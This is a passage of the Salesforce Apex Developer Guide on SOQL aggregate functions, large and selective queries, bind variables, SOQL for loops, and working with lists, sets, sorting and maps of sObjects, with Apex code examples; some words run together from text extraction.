    } //The following examplealso works because we limit to only 1 contact for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts LIMIT 1) FROM Account WHERE Name = 'testAgg']) { Contact c = a.Contacts; } Working with SOQL Aggregate Functions AggregatefunctionsinSOQL,suchas SUM() and MAX(),allowyoutorollupandsummarizeyourdatainaquery.Formoreinformation on aggregate functions, see Aggregate Functions in the Salesforce SOQL and SOSL Reference Guide. You can use aggregate functions without using a GROUP BY clause. For example, you could use the AVG() aggregate function to find the average Amount for all your opportunities. AggregateResult[] groupedResults = [SELECT AVG(Amount)aver FROM Opportunity]; Object avgAmount = groupedResults[0].get('aver'); Note that any query that includes an aggregate function returns its results in an array of AggregateResult objects. AggregateResult is a read-only sObject and is only used for query results. Aggregate functions become a more powerful tool to generate reports when you use them with a GROUP BY clause. For example, you could find the average Amount for all your opportunities by campaign. AggregateResult[] groupedResults = [SELECT CampaignId, AVG(Amount) FROM Opportunity GROUP BY CampaignId]; for (AggregateResult ar : groupedResults) { System.debug('Campaign ID' + ar.get('CampaignId')); System.debug('Average amount' + ar.get('expr0')); } Any aggregated field in a SELECT list that does not have an alias automatically gets an implied alias with a format expri, where i denotes the order of the aggregated fields with no explicit aliases. The value of i starts at 0 and increments for every aggregated field with no explicit alias. For more information, see Using Aliases with GROUP BY in the Salesforce SOQL and SOSL Reference Guide. Note: Queries that include aggregate functions are still subject to the limit on total number of query rows. All aggregate functions other than COUNT() or COUNT(fieldname) include each row used by the aggregation as a query row for the purposes of limit tracking. For COUNT() or COUNT(fieldname) queries, limits are counted as one query row, unless the query contains a GROUP BY clause, in which case one query row per grouping is consumed. Working with Very Large SOQL Queries Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations. Your SOQL query sometimes returns so many sObjects that the limit on heap size is exceeded and an error occurs. To resolve, use a SOQL query for loop instead, since it can process multiple batches of records by using internal calls to query and queryMore. 162 Working with Data in Apex Apex Developer Guide
  • 167.
    For example, ifthe results are too large, this syntax causes a runtime exception: Account[] accts = [SELECT Id FROM Account]; Instead, use a SOQL query for loop as in one of the following examples: // Use this format if you are not executing DML statements // within the for loop for (Account a : [SELECT Id, Name FROM Account WHERE Name LIKE 'Acme%']) { // Your code without DML statements here } // Use this format for efficiency if you are executing DML statements // within the for loop for (List<Account> accts : [SELECT Id, Name FROM Account WHERE Name LIKE 'Acme%']) { for (Account a : accts) { // Your code here } update accts; } Note: UsingtheSOQLquerywithinthe for loopreducesthepossibilityofreachingthelimitonheapsize.However,thisapproach can result in more CPU cycles being used with increased DML calls. For more information, see SOQL For Loops Versus Standard SOQL Queries. The following example demonstrates a SOQL query for loop that’s used to mass update records. Suppose that you want to change the last name of a contact in records for contacts whose first and last names match specified criteria: public void massUpdate() { for (List<Contact> contacts: [SELECT FirstName, LastName FROM Contact]) { for(Contact c : contacts) { if (c.FirstName == 'Barbara' && c.LastName == 'Gordon') { c.LastName = 'Wayne'; } } update contacts; } } Instead of using a SOQL query in a for loop, the preferred method of mass updating records is to use batch Apex, which minimizes the risk of hitting governor limits. For more information, see SOQL For Loops on page 169. More Efficient SOQL Queries For best performance, SOQL queries must be selective, particularly for queries inside triggers. To avoid long execution times, the system can terminate nonselective SOQL queries. Developers receive an error message when a non-selective query in a trigger executes against an object that contains more than 1 million records. To avoid this error, ensure that the query is selective. 163 Working with Data in Apex Apex Developer Guide
  • 168.
    Selective SOQL QueryCriteria • A query is selective when one of the query filters is on an indexed field and the query filter reduces the resulting number of rows below a system-defined threshold. The performance of the SOQL query improves when two or more filters used in the WHERE clause meet the mentioned conditions. • The selectivity threshold is 10% of the first million records and less than 5% of the records after the first million records, up to a maximum of 333,333 records. In some circumstances, for example with a query filter that is an indexed standard field, the threshold can be higher. Also, the selectivity threshold is subject to change. Custom Index Considerations for Selective SOQL Queries • The following fields are indexed by default. – Primary keys (Id, Name, and OwnerId fields) – Foreign keys (lookup or master-detail relationship fields) – Audit dates (CreatedDate and SystemModstamp fields) – RecordType fields (indexed for all standard objects that feature them) – Custom fields that are marked as External ID or Unique • Fields not indexed by default are automatically indexed when the Salesforce optimizer recognizes that an index can improve performance for frequently run queries. • Salesforce Support can add custom indexes on request for customers. • A custom index can't be created on these types of fields: multi-select picklists, currency fields in a multicurrency organization, longtextfields,someformulafields,andbinaryfields(fieldsoftypeblob,file,orencryptedtext.)Newdatatypes,typicallycomplex ones, are periodically added to Salesforce, and fields of these types don’t always allow custom indexing. • You can’t create custom indexes on formula fields that include invocations of the TEXT function on picklist fields. • Typically, a custom index isn’t used in these cases. – The queried values exceed the system-defined threshold. – The filter operator is a negative operator such as NOT EQUAL TO (or !=), NOT CONTAINS, and NOT STARTS WITH. – The CONTAINS operator is used in the filter, and the number of rows to be scanned exceeds 333,333. The CONTAINS operator requires a full scan of the index. This threshold is subject to change. – You’re comparing with an empty value (Name != ''). However, there are other complex scenarios in which custom indexes can’t be used. Contact your Salesforce representative if your scenario isn't covered by these cases or if you need further assistance with non-selective queries. Examples of Selective SOQL Queries To better understand whether a query on a large object is selective or not, let's analyze some queries. For these queries, assume that there are more than 1 million records for the Account sObject. These records include soft-deleted records, that is, deleted records that are still in the Recycle Bin. Query 1: SELECT Id FROM Account WHERE Id IN (<list of account IDs>) The WHERE clause is on an indexed field (Id). If SELECT COUNT() FROM Account WHERE Id IN (<list of account IDs>) returns fewer records than the selectivity threshold, the index on Id is used. This index is typically used when the list of IDs contains only a few records. 164 Working with Data in Apex Apex Developer Guide
  • 169.
    Query 2: SELECT IdFROM Account WHERE Name != '' Since Account is a large object even though Name is indexed (primary key), this filter returns most of the records, making the query non-selective. Query 3: SELECT Id FROM Account WHERE Name != '' AND CustomField__c = 'ValueA' Here we have to see if any filter, when considered individually, is selective. As we saw in the previous example, the first filter isn't selective. So let's focus on the second one. If the count of records returned by SELECT COUNT() FROM Account WHERE CustomField__c = 'ValueA' islowerthantheselectivitythreshold,andCustomField__cisindexed,thequeryisselective. Using SOQL Queries That Return One Record SOQL queries can be used to assign a single sObject value when the result list contains only one element. When the L-value of an expression is a single sObject type, Apex automatically assigns the single sObject record in the query result list to the L-value. A runtime exception results if zero sObjects or more than one sObject is found in the list. For example: List<Account> accts = [SELECT Id FROM Account]; // These lines of code are only valid if one row is returned from // the query. Notice that the second line dereferences the field from the // query without assigning it to an intermediary sObject variable. Account acct = [SELECT Id FROM Account]; String name = [SELECT Name FROM Account].Name; Improve Performance by Avoiding Null Values In your SOQL and SOSL queries, explicitly filtering out null values in the WHERE clause allows Salesforce to improve query performance. In the following example, any records where the Thread__c value is null are eliminated from the search. Public class TagWS { /* getThreadTags * * a quick method to pull tags not in the existing list * */ public static webservice List<String> getThreadTags(String threadId, List<String> tags) { system.debug(LoggingLevel.Debug,tags); List<String> retVals = new List<String>(); Set<String> tagSet = new Set<String>(); Set<String> origTagSet = new Set<String>(); origTagSet.addAll(tags); // Note WHERE clause optimizes search where Thread__c is not null for(CSO_CaseThread_Tag__c t : [SELECT Name FROM CSO_CaseThread_Tag__c 165 Working with Data in Apex Apex Developer Guide
  • 170.
    WHERE Thread__c =:threadId AND Thread__c != null]) { tagSet.add(t.Name); } for(String x : origTagSet) { // return a minus version of it so the UI knows to clear it if(!tagSet.contains(x)) retVals.add('-' + x); } for(String x : tagSet) { // return a plus version so the UI knows it's new if(!origTagSet.contains(x)) retvals.add('+' + x); } return retVals; } } Working with Polymorphic Relationships in SOQL Queries Apolymorphicrelationshipisarelationshipbetweenobjectswhereareferencedobjectcanbeoneofseveraldifferenttypes.Forexample, the Who relationship field of a Task can be a Contact or a Lead. The following describes how to use SOQL queries with polymorphic relationships in Apex. If you want more general information on polymorphic relationships, see Understanding Relationship Fields and Polymorphic Fields in the SOQL and SOSL Reference. You can use SOQL queries that reference polymorphic fields in Apex to get results that depend on the object type referenced by the polymorphic field. One approach is to filter your results using the Type qualifier. This example queries Events that are related to an Account or Opportunity via the What field. List<Event> events = [SELECT Description FROM Event WHERE What.Type IN ('Account', 'Opportunity')]; Another approach would be to use the TYPEOF clause in the SOQL SELECT statement. This example also queries Events that are related to an Account or Opportunity via the What field. List<Event> events = [SELECT TYPEOF What WHEN Account THEN Phone WHEN Opportunity THEN Amount END FROM Event]; These queries return a list of sObjects where the relationship field references the desired object types. If you need to access the referenced object in a polymorphic relationship, you can use the instanceof keyword to determine the object type. The following example uses instanceof to determine whether an Account or Opportunity is related to an Event. Event myEvent = eventFromQuery; if (myEvent.What instanceof Account) { // myEvent.What references an Account, so process accordingly } else if (myEvent.What instanceof Opportunity) { // myEvent.What references an Opportunity, so process accordingly } Note that you must assign the referenced sObject that the query returns to a variable of the appropriate type before you can pass it to another method. The following example 1. Queries for User or Group owners of Merchandise__c custom objects using a SOQL query with a TYPEOF clause 166 Working with Data in Apex Apex Developer Guide
  • 171.
    2. Uses instanceofto determine the owner type 3. Assigns the owner objects to User or Group type variables before passing them to utility methods public class PolymorphismExampleClass { // Utility method for a User public static void processUser(User theUser) { System.debug('Processed User'); } // Utility method for a Group public static void processGroup(Group theGroup) { System.debug('Processed Group'); } public static void processOwnersOfMerchandise() { // Select records based on the Owner polymorphic relationship field List<Merchandise__c> merchandiseList = [SELECT TYPEOF Owner WHEN User THEN LastName WHEN Group THEN Email END FROM Merchandise__c]; // We now have a list of Merchandise__c records owned by either a User or Group for (Merchandise__c merch: merchandiseList) { // We can use instanceof to check the polymorphic relationship type // Note that we have to assign the polymorphic reference to the appropriate // sObject type before passing to a method if (merch.Owner instanceof User) { User userOwner = merch.Owner; processUser(userOwner); } else if (merch.Owner instanceof Group) { Group groupOwner = merch.Owner; processGroup(groupOwner); } } } } Using Apex Variables in SOQL and SOSL Queries SOQL and SOSL statements in Apex can reference Apex code variables and expressions if they’re preceded by a colon (:). This use of a local code variable within a SOQL or SOSL statement is called a bind. The Apex parser first evaluates the local variable in code context before executing the SOQL or SOSL statement. Bind expressions can be used as: • The search string in FIND clauses. • The filter literals in WHERE clauses. • The value of the IN or NOT IN operator in WHERE clauses, allowing filtering on a dynamic set of values. Note that this is of particular use with a list of IDs or Strings, though it works with lists of any type. • The division names in WITH DIVISION clauses. • The numeric value in LIMIT clauses. • The numeric value in OFFSET clauses. For example: Account A = new Account(Name='xxx'); insert A; 167 Working with Data in Apex Apex Developer Guide
  • 172.
    Account B; // Asimple bind B = [SELECT Id FROM Account WHERE Id = :A.Id]; // A bind with arithmetic B = [SELECT Id FROM Account WHERE Name = :('x' + 'xx')]; String s = 'XXX'; // A bind with expressions B = [SELECT Id FROM Account WHERE Name = :'XXXX'.substring(0,3)]; // A bind with INCLUDES clause B = [SELECT Id FROM Account WHERE :A.TYPE INCLUDES (‘Customer – Direct; Customer – Channel’)]; // A bind with an expression that is itself a query result B = [SELECT Id FROM Account WHERE Name = :[SELECT Name FROM Account WHERE Id = :A.Id].Name]; Contact C = new Contact(LastName='xxx', AccountId=A.Id); insert new Contact[]{C, new Contact(LastName='yyy', accountId=A.id)}; // Binds in both the parent and aggregate queries B = [SELECT Id, (SELECT Id FROM Contacts WHERE Id = :C.Id) FROM Account WHERE Id = :A.Id]; // One contact returned Contact D = B.Contacts; // A limit bind Integer i = 1; B = [SELECT Id FROM Account LIMIT :i]; // An OFFSET bind Integer offsetVal = 10; List<Account> offsetList = [SELECT Id FROM Account OFFSET :offsetVal]; // An IN-bind with an Id list. Note that a list of sObjects // can also be used--the Ids of the objects are used for // the bind Contact[] cc = [SELECT Id FROM Contact LIMIT 2]; Task[] tt = [SELECT Id FROM Task WHERE WhoId IN :cc]; // An IN-bind with a String list String[] ss = new String[]{'a', 'b'}; Account[] aa = [SELECT Id FROM Account 168 Working with Data in Apex Apex Developer Guide
  • 173.
    WHERE AccountNumber IN:ss]; // A SOSL query with binds in all possible clauses String myString1 = 'aaa'; String myString2 = 'bbb'; Integer myInt3 = 11; String myString4 = 'ccc'; Integer myInt5 = 22; List<List<SObject>> searchList = [FIND :myString1 IN ALL FIELDS RETURNING Account (Id, Name WHERE Name LIKE :myString2 LIMIT :myInt3), Contact, Opportunity, Lead WITH DIVISION =:myString4 LIMIT :myInt5]; Note: Apex bind variables aren’t supported for the units parameter in the DISTANCE function. This query doesn’t work. String units = 'mi'; List<Account> accountList = [SELECT ID, Name, BillingLatitude, BillingLongitude FROM Account WHERE DISTANCE(My_Location_Field__c, GEOLOCATION(10,10), :units) < 10]; Querying All Records with a SOQL Statement SOQL statements can use the ALL ROWS keywords to query all records in an organization, including deleted records and archived activities. For example: System.assertEquals(2, [SELECT COUNT() FROM Contact WHERE AccountId = a.Id ALL ROWS]); You can use ALL ROWS to query records in your organization's Recycle Bin. You cannot use the ALL ROWS keywords with the FOR UPDATE keywords. SOQL For Loops SOQL for loops iterate over all of the sObject records returned by a SOQL query. The syntax of a SOQL for loop is either: for (variable : [soql_query]) { code_block } or for (variable_list : [soql_query]) { code_block } 169 Working with Data in Apex Apex Developer Guide
  • 174.
    Both variable andvariable_list must be of the same type as the sObjects that are returned by the soql_query. As in standard SOQL queries, the [soql_query] statement can refer to code expressions in their WHERE clauses using the : syntax. For example: String s = 'Acme'; for (Account a : [SELECT Id, Name from Account where Name LIKE :(s+'%')]) { // Your code } The following example combines creating a list from a SOQL query, with the DML update method. // Create a list of account records from a SOQL query List<Account> accs = [SELECT Id, Name FROM Account WHERE Name = 'Siebel']; // Loop through the list and update the Name field for(Account a : accs){ a.Name = 'Oracle'; } // Update the database update accs; SOQL For Loops Versus Standard SOQL Queries SOQL for loops differ from standard SOQL statements because of the method they use to retrieve sObjects. While the standard queries discussed in SOQL and SOSL Queries can retrieve either the count of a query or a number of object records, SOQL for loops retrieve all sObjects, using efficient chunking with calls to the query and queryMore methods of SOAP API. Developers can avoid the limit on heap size by using a SOQL for loop to process query results that return multiple records. However, this approach can result in more CPU cycles being used. See Total heap size. Queries including an aggregate function don't support queryMore. A run-time exception occurs if you use a query containing an aggregate function that returns more than 2,000 rows in a for loop. SOQL For Loop Formats SOQL for loops can process records one at a time using a single sObject variable, or in batches of 200 sObjects at a time using an sObject list: • The single sObject format executes the for loop's <code_block> one time per sObject record. Consequently, it’s easy to understand and use, but is grossly inefficient if you want to use data manipulation language (DML) statements within the for loop body. Each DML statement ends up processing only one sObject at a time. • The sObject list format executes the for loop's <code_block> one time per list of 200 sObjects. Consequently, it’s a little more difficult to understand and use, but is the optimal choice if you must use DML statements within the for loop body. Each DML statement can bulk process a list of sObjects at a time. For example, the following code illustrates the difference between the two types of SOQL query for loops: // Create a savepoint because the data should not be committed to the database Savepoint sp = Database.setSavepoint(); insert new Account[]{new Account(Name = 'yyy'), new Account(Name = 'yyy'), new Account(Name = 'yyy')}; 170 Working with Data in Apex Apex Developer Guide
  • 175.
    // The singlesObject format executes the for loop once per returned record Integer i = 0; for (Account tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) { i++; } System.assert(i == 3); // Since there were three accounts named 'yyy' in the // database, the loop executed three times // The sObject list format executes the for loop once per returned batch // of records i = 0; Integer j; for (Account[] tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) { j = tmp.size(); i++; } System.assert(j == 3); // The lt should have contained the three accounts // named 'yyy' System.assert(i == 1); // Since a single batch can hold up to 200 records and, // only three records should have been returned, the // loop should have executed only once // Revert the database to the original state Database.rollback(sp); Note: • The break and continue keywords can be used in both types of inline query for loop formats. When using the sObject list format, continue skips to the next list of sObjects. • DML statements can only process up to 10,000 records at a time, and sObject list for loops process records in batches of 200. Consequently, if you’re inserting, updating, or deleting more than one record per returned record in an sObject list for loop, it’s possible to encounter runtime limit’s errors. See Execution Governors and Limits. • You may get a QueryException in a SOQL for loop with the message Aggregate query has too many rows for direct assignment, use FOR loop. This exception is sometimes thrown when accessing a large set of child records (200 or more) of a retrieved sObject inside the loop, or when getting the size of such a record set. For example, the query in the following SOQL for loop retrieves child contacts for a particular account. If this account contains more than 200 child contacts, the statements in the for loop cause an exception. for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts) FROM Account WHERE Id IN ('<ID value>')]) { List<Contact> contactList = acct.Contacts; // Causes an error Integer count = acct.Contacts.size(); // Causes an error } To avoid getting this exception, use a for loop to iterate over the child records, as follows. for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts) FROM Account WHERE Id IN ('<ID value>')]) { Integer count=0; for (Contact c : acct.Contacts) { count++; } } 171 Working with Data in Apex Apex Developer Guide
  • 176.
    sObject Collections You canmanage sObjects in lists, sets, and maps. IN THIS SECTION: Lists of sObjects Lists can contain sObjects among other types of elements. Lists of sObjects can be used for bulk processing of data. Sorting Lists of sObjects Using the List.sort method, you can sort lists of sObjects. Expanding sObject and List Expressions Sets of Objects Sets can contain sObjects among other types of elements. Maps of sObjects Map keys and values can be of any data type, including sObject types, such as Account. Lists of sObjects Lists can contain sObjects among other types of elements. Lists of sObjects can be used for bulk processing of data. You can use a list to store sObjects. Lists are useful when working with SOQL queries. SOQL queries return sObject data and this data can be stored in a list of sObjects. Also, you can use lists to perform bulk operations, such as inserting a list of sObjects with one call. To declare a list of sObjects, use the List keyword followed by the sObject type within <> characters. For example: // Create an empty list of Accounts List<Account> myList = new List<Account>(); Auto-populating a List from a SOQL Query You can assign a List variable directly to the results of a SOQL query. The SOQL query returns a new list populated with the records returned. Make sure that the declared List variable contains the same sObject that is being queried. Or you can use the generic sObject data type. This example shows how to declare and assign a list of accounts to the return value of a SOQL query. The query returns up to 1,000 returns account records containing the Id and Name fields. // Create a list of account records from a SOQL query List<Account> accts = [SELECT Id, Name FROM Account LIMIT 1000]; Adding and Retrieving List Elements As with lists of primitive data types, you can access and set elements of sObject lists using the List methods provided by Apex. For example: List<Account> myList = new List<Account>(); // Define a new list Account a = new Account(Name='Acme'); // Create the account first myList.add(a); // Add the account sObject Account a2 = myList.get(0); // Retrieve the element at index 0 172 Working with Data in Apex Apex Developer Guide
  • 177.
    Bulk Processing You canbulk-process a list of sObjects by passing a list to the DML operation. This example shows how you can insert a list of accounts. // Define the list List<Account> acctList = new List<Account>(); // Create account sObjects Account a1 = new Account(Name='Account1'); Account a2 = new Account(Name='Account2'); // Add accounts to the list acctList.add(a1); acctList.add(a2); // Bulk insert the list insert acctList; Note: If you perform a bulk insert of Knowledge article versions, make the ownerId of all records the same. Record ID Generation Apex automatically generates IDs for each object in an sObject list that was inserted or upserted using DML. Therefore, a list that contains more than one instance of an sObject cannot be inserted or upserted even if it has a null ID. This situation would imply that two IDs would need to be written to the same structure in memory, which is illegal. For example, the insert statement in the following block of code generates a ListException because it tries to insert a list with two references to the same sObject (a): try { // Create a list with two references to the same sObject element Account a = new Account(); List<Account> accs = new List<Account>{a, a}; // Attempt to insert it... insert accs; // Will not get here System.assert(false); } catch (ListException e) { // But will get here } Using Array Notation for One-Dimensional Lists of sObjects Alternatively, you can use the array notation (square brackets) to declare and reference lists of sObjects. This example declares a list of accounts using the array notation. Account[] accts = new Account[1]; This example adds an element to the list using square brackets. accts[0] = new Account(Name='Acme2'); These examples also use the array notation with sObject lists. 173 Working with Data in Apex Apex Developer Guide
  • 178.
    Description Example Defines an Accountlist with no elements. List<Account> accts = new Account[]{}; Defines an Account list with memory allocated for three Accounts: a new Account object in the first position, null in the second, and another new Account object in the third. List<Account> accts = new Account[] {new Account(), null, new Account()}; Defines the Contact list with a new list. List<Contact> contacts = new List<Contact> (otherList); Sorting Lists of sObjects Using the List.sort method, you can sort lists of sObjects. ForsObjects,sortingisinascendingorderandusesasequenceofcomparisonstepsoutlinedinthenextsection.Youcancreateacustom sort order for sObjects by wrapping your sObject in an Apex class that implements the Comparable interface. You can also create a custom sort order by passing a class that implements Comparator as a parameter to the sort method. See Custom Sort Order of sObjects. Default Sort Order of sObjects The List.sort method sorts sObjects in ascending order and compares sObjects using an ordered sequence of steps that specify the labels or fields used. The comparison starts with the first step in the sequence and ends when two sObjects are sorted using specified labels or fields. The following is the comparison sequence used: 1. The label of the sObject type. For example, an Account sObject appears before a Contact. 2. The Name field, if applicable. For example, if the list contains two accounts named Alpha and Beta, account Alpha comes before account Beta. 3. Standard fields, starting with the fields that come first in alphabetical order, except for the Id and Name fields. For example, if two accounts have the same name, the first standard field used for sorting is AccountNumber. 4. Custom fields, starting with the fields that come first in alphabetical order. For example, suppose two accounts have the same name and identical standard fields, and there are two custom fields, FieldA and FieldB, the value of FieldA is used first for sorting. Not all steps in this sequence are necessarily carried out. For example, a list containing two sObjects of the same type and with unique Name values is sorted based on the Name field and sorting stops at step 2. Otherwise, if the names are identical or the sObject doesn’t have a Name field, sorting proceeds to step 3 to sort by standard fields. For text fields, the sort algorithm uses the Unicode sort order. Also, empty fields precede non-empty fields in the sort order. 174 Working with Data in Apex Apex Developer Guide
  • 179.
    Here’s an exampleof sorting a list of Account sObjects. This example shows how the Name field is used to place the Acme account ahead of the two sForce accounts in the list. Since there are two accounts named sForce, the Industry field is used to sort these remaining accounts because the Industry field comes before the Site field in alphabetical order. Account[] acctList = new List<Account>(); acctList.add( new Account( Name='sForce', Industry='Biotechnology', Site='Austin')); acctList.add(new Account( Name='sForce', Industry='Agriculture', Site='New York')); acctList.add(new Account( Name='Acme')); System.debug(acctList); acctList.sort(); Assert.areEqual('Acme', acctList[0].Name); Assert.areEqual('sForce', acctList[1].Name); Assert.areEqual('Agriculture', acctList[1].Industry); Assert.areEqual('sForce', acctList[2].Name); Assert.areEqual('Biotechnology', acctList[2].Industry); System.debug(acctList); This example is similar to the previous one, except that it uses the Merchandise__c custom object. This example shows how the Name field is used to place the Notebooks merchandise ahead of Pens in the list. Because there are two merchandise sObjects with the Name field value of Pens, the Description field is used to sort these remaining merchandise items. The Description field is used for sorting because it comes before the Price and Total_Inventory fields in alphabetical order. Merchandise__c[] merchList = new List<Merchandise__c>(); merchList.add( new Merchandise__c( Name='Pens', Description__c='Red pens', Price__c=2, Total_Inventory__c=1000)); merchList.add( new Merchandise__c( Name='Notebooks', Description__c='Cool notebooks', Price__c=3.50, Total_Inventory__c=2000)); merchList.add( new Merchandise__c( Name='Pens', Description__c='Blue pens', Price__c=1.75, Total_Inventory__c=800)); System.debug(merchList); merchList.sort(); Assert.areEqual('Notebooks', merchList[0].Name); Assert.areEqual('Pens', merchList[1].Name); Assert.areEqual('Blue pens', merchList[1].Description__c); Assert.areEqual('Pens', merchList[2].Name); Assert.areEqual('Red pens', merchList[2].Description__c); System.debug(merchList); 175 Working with Data in Apex Apex Developer Guide
  • 180.
    Custom Sort Orderof sObjects TocreateacustomsortorderforsObjectsinlists,implementthe Comparator interfaceandpassitasaparametertothe List.sort method. Alternatively,createawrapperclassforthesObjectandimplementthe Comparable interface.ThewrapperclasscontainsthesObject in question and implements the Comparable.compareTo method in which you specify the sort logic. Example: This example implements the Comparator interface to compare two opportunities based on the Amount field. public class OpportunityComparator implements Comparator<Opportunity> { public Integer compare(Opportunity o1, Opportunity o2) { // The return value of 0 indicates that both elements are equal. Integer returnValue = 0; if(o1 == null && o2 == null) { returnValue = 0; } else if(o1 == null) { // nulls-first implementation returnValue = -1; } else if(o2 == null) { // nulls-first implementation returnValue = 1; } else if ((o1.Amount == null) && (o2.Amount == null)) { // both have null Amounts returnValue = 0; } else if (o1.Amount == null){ // nulls-first implementation returnValue = -1; } else if (o2.Amount == null){ // nulls-first implementation returnValue = 1; } else if (o1.Amount < o2.Amount) { // Set return value to a negative value. returnValue = -1; } else if (o1.Amount > o2.Amount) { // Set return value to a positive value. returnValue = 1; } return returnValue; } } This test sorts a list of Comparator objects and verifies that the list elements are sorted by the opportunity amount. @isTest private class OpportunityComparator_Test { @isTest static void sortViaComparator() { // Add the opportunity wrapper objects to a list. List<Opportunity> oppyList = new List<Opportunity>(); Date closeDate = Date.today().addDays(10); oppyList.add( new Opportunity( Name='Edge Installation', CloseDate=closeDate, 176 Working with Data in Apex Apex Developer Guide
  • 181.
    StageName='Prospecting', Amount=50000)); oppyList.add( new Opportunity( Name='UnitedOil Installations', CloseDate=closeDate, StageName='Needs Analysis', Amount=100000)); oppyList.add( new Opportunity( Name='Grand Hotels SLA', CloseDate=closeDate, StageName='Prospecting', Amount=25000)); oppyList.add(null); // Sort the objects using the Comparator implementation oppyList.sort(new OpportunityComparator()); // Verify the sort order Assert.isNull(oppyList[0]); Assert.areEqual('Grand Hotels SLA', oppyList[1].Name); Assert.areEqual(25000, oppyList[1].Amount); Assert.areEqual('Edge Installation', oppyList[2].Name); Assert.areEqual(50000, oppyList[2].Amount); Assert.areEqual('United Oil Installations', oppyList[3].Name); Assert.areEqual(100000, oppyList[3].Amount); // Write the sorted list contents to the debug log. System.debug(oppyList); } } Example: This example shows how to create a wrapper Comparable class for Opportunity. The implementation of the compareTo methodinthisclasscomparestwoopportunitiesbasedontheAmountfield—theclassmembervariablecontained in this instance, and the opportunity object passed into the method. public class OpportunityWrapper implements Comparable { public Opportunity oppy; // Constructor public OpportunityWrapper(Opportunity op) { // Guard against wrapping a null if(op == null) { Exception ex = new NullPointerException(); ex.setMessage('Opportunity argument cannot be null'); throw ex; } oppy = op; } // Compare opportunities based on the opportunity amount. public Integer compareTo(Object compareTo) { // Cast argument to OpportunityWrapper OpportunityWrapper compareToOppy = (OpportunityWrapper)compareTo; // The return value of 0 indicates that both elements are equal. 177 Working with Data in Apex Apex Developer Guide
  • 182.
    Integer returnValue =0; if ((oppy.Amount == null) && (compareToOppy.oppy.Amount == null)) { // both wrappers have null Amounts returnValue = 0; } else if ((oppy.Amount == null) && (compareToOppy.oppy.Amount != null)){ // nulls-first implementation returnValue = -1; } else if ((oppy.Amount != null) && (compareToOppy.oppy.Amount == null)){ // nulls-first implementation returnValue = 1; } else if (oppy.Amount > compareToOppy.oppy.Amount) { // Set return value to a positive value. returnValue = 1; } else if (oppy.Amount < compareToOppy.oppy.Amount) { // Set return value to a negative value. returnValue = -1; } return returnValue; } } Thistestsortsalistof OpportunityWrapper objectsandverifiesthatthelistelementsaresortedbytheopportunityamount. @isTest private class OpportunityWrapperTest { static testmethod void test1() { // Add the opportunity wrapper objects to a list. OpportunityWrapper[] oppyList = new List<OpportunityWrapper>(); Date closeDate = Date.today().addDays(10); oppyList.add( new OpportunityWrapper(new Opportunity( Name='Edge Installation', CloseDate=closeDate, StageName='Prospecting', Amount=50000))); oppyList.add( new OpportunityWrapper(new Opportunity( Name='United Oil Installations', CloseDate=closeDate, StageName='Needs Analysis', Amount=100000))); oppyList.add( new OpportunityWrapper(new Opportunity( Name='Grand Hotels SLA', CloseDate=closeDate, StageName='Prospecting', Amount=25000))); // Sort the wrapper objects using the implementation of the // compareTo method. oppyList.sort(); // Verify the sort order Assert.areEqual('Grand Hotels SLA', oppyList[0].oppy.Name); Assert.areEqual(25000, oppyList[0].oppy.Amount); Assert.areEqual('Edge Installation', oppyList[1].oppy.Name); Assert.areEqual(50000, oppyList[1].oppy.Amount); Assert.areEqual('United Oil Installations', oppyList[2].oppy.Name); 178 Working with Data in Apex Apex Developer Guide
  • 183.
    Assert.areEqual(100000, oppyList[2].oppy.Amount); // Writethe sorted list contents to the debug log. System.debug(oppyList); } } SEE ALSO: Apex Reference Guide: Collator Class Apex Reference Guide: Comparable Interface Apex Reference Guide: Comparator Interface Expanding sObject and List Expressions AsinJava,sObjectandlistexpressionscanbeexpandedwithmethodreferencesandlistexpressions,respectively,toformnewexpressions. In the following example, a new variable containing the length of the new account name is assigned to acctNameLength. Integer acctNameLength = new Account[]{new Account(Name='Acme')}[0].Name.length(); In the above, new Account[] generates a list. The list is populated with one element by the new statement {new Account(name='Acme')}. Item 0, the first item in the list, is then accessed by the next part of the string [0]. The name of the sObject in the list is accessed, followed by the method returning the length name.length(). In the following example, a name that has been shifted to lower case is returned. The SOQL statement returns a list of which the first element (at index 0) is accessed through [0]. Next, the Name field is accessed and converted to lowercase with this expression .Name.toLowerCase(). String nameChange = [SELECT Name FROM Account][0].Name.toLowerCase(); Sets of Objects Sets can contain sObjects among other types of elements. Sets contain unique elements. Uniqueness of sObjects is determined by comparing the objects’ fields. For example, if you try to add two accounts with the same name to a set, with no other fields set, only one sObject is added to the set. // Create two accounts, a1 and a2 Account a1 = new account(name='MyAccount'); Account a2 = new account(name='MyAccount'); // Add both accounts to the new set Set<Account> accountSet = new Set<Account>{a1, a2}; // Verify that the set only contains one item System.assertEquals(accountSet.size(), 1); If you add a description to one of the accounts, it is considered unique and both accounts are added to the set. // Create two accounts, a1 and a2, and add a description to a2 Account a1 = new account(name='MyAccount'); 179 Working with Data in Apex Apex Developer Guide
  • 184.
    Account a2 =new account(name='MyAccount', description='My test account'); // Add both accounts to the new set Set<Account> accountSet = new Set<Account>{a1, a2}; // Verify that the set contains two items System.assertEquals(accountSet.size(), 2); Warning: If set elements are objects, and these objects change after being added to the collection, they won’t be found anymore when using, for example, the contains or containsAll methods, because of changed field values. Maps of sObjects Map keys and values can be of any data type, including sObject types, such as Account. Maps can hold sObjects both in their keys and values. A map key represents a unique value that maps to a map value. For example, a common key would be an ID that maps to an account (a specific sObject type). This example shows how to define a map whose keys are of type ID and whose values are of type Account. Map<ID, Account> m = new Map<ID, Account>(); As with primitive types, you can populate map key-value pairs when the map is declared by using curly brace ({}) syntax. Within the curly braces, specify the key first, then specify the value for that key using =>. This example creates a map of integers to accounts lists and adds one entry using the account list created earlier. Account[] accs = new Account[5]; // Account[] is synonymous with List<Account> Map<Integer, List<Account>> m4 = new Map<Integer, List<Account>>{1 => accs}; Maps allow sObjects in their keys. You must use sObjects in the keys only when the sObject field values won’t change. Auto-Populating Map Entries from a SOQL Query When working with SOQL queries, maps can be populated from the results returned by the SOQL query. The map key must be declared with an ID or String data type, and the map value must be declared as an sObject data type. This example shows how to populate a new map from a query. In the example, the SOQL query returns a list of accounts with their Id and Name fields. The new operator uses the returned list of accounts to create a 